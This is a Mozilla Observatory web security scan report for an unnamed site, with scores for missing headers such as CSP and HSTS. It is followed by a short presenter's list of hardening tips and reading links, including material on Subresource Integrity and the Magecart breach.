Start Time:	February 22, 2020 2:17 PM
Duration:	450 seconds
Score:	0/100
Tests Passed:	4/11

Recommendation

Initiate Rescan

Fantastic work using HTTPS! Did you know that you can ensure users never visit your site over HTTP accidentally?

HTTP Strict Transport Security tells web browsers to only access your site over HTTPS in the future, even if the user attempts to visit over HTTP or clicks an `http://` link.

- Mozilla Web Security Guidelines (HSTS)
- MDN on HTTP Strict Transport Security

Once you've successfully completed your change, click Initiate Rescan for the next piece of advice.

Test Scores

@agmoreton

Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✗	-25	Content Security Policy (CSP) header not implemented	ⓘ
Cookies	✗	-40	Session cookie set without using the `Secure` flag or set over HTTP	ⓘ
Cross-origin Resource Sharing	✓	0	Content is visible via cross-origin resource sharing (CORS) files or headers, but is restricted to specific domains	ⓘ
HTTP Public Key Pinning	–	0	HTTP Public Key Pinning (HPKP) header not implemented (optional)	ⓘ
HTTP Strict Transport Security	✗	-20	HTTP Strict Transport Security (HSTS) header not implemented	ⓘ
Redirection	✗	-10	Redirects to HTTPS eventually, but initial redirection is to another HTTP URL	ⓘ
Referrer Policy	–	0	Referrer-Policy header not implemented (optional)	ⓘ
Subresource Integrity	✗	-5	Subresource Integrity (SRI) not implemented, but all external scripts are loaded over HTTPS	ⓘ
X-Content-Type-Options	✗	-5	X-Content-Type-Options header not implemented	ⓘ
X-Frame-Options	✓	0	X-Frame-Options (XFO) header set to `SAMEORIGIN` or `DENY`	ⓘ
X-XSS-Protection	✗	-10	X-XSS-Protection header not implemented	ⓘ

Tips

- Only load the resources you really need
- Where am I vulnerable?
- Keep libraries up to date
- Consult with the experts
- Learn from other’s mistakes

@agmoreton

Things to check out

https://observatory.mozilla.org/

https://www.srihash.org/

https://w3c.github.io/webappsec-subresource-integrity/

https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

https://engineering.autotrader.co.uk/2019/04/15/how-we-secured-our-payment-pages-using-a-content-security-policy.html

Darknet Diaries Podcast (Ep. 52: Magecart)

@agmoreton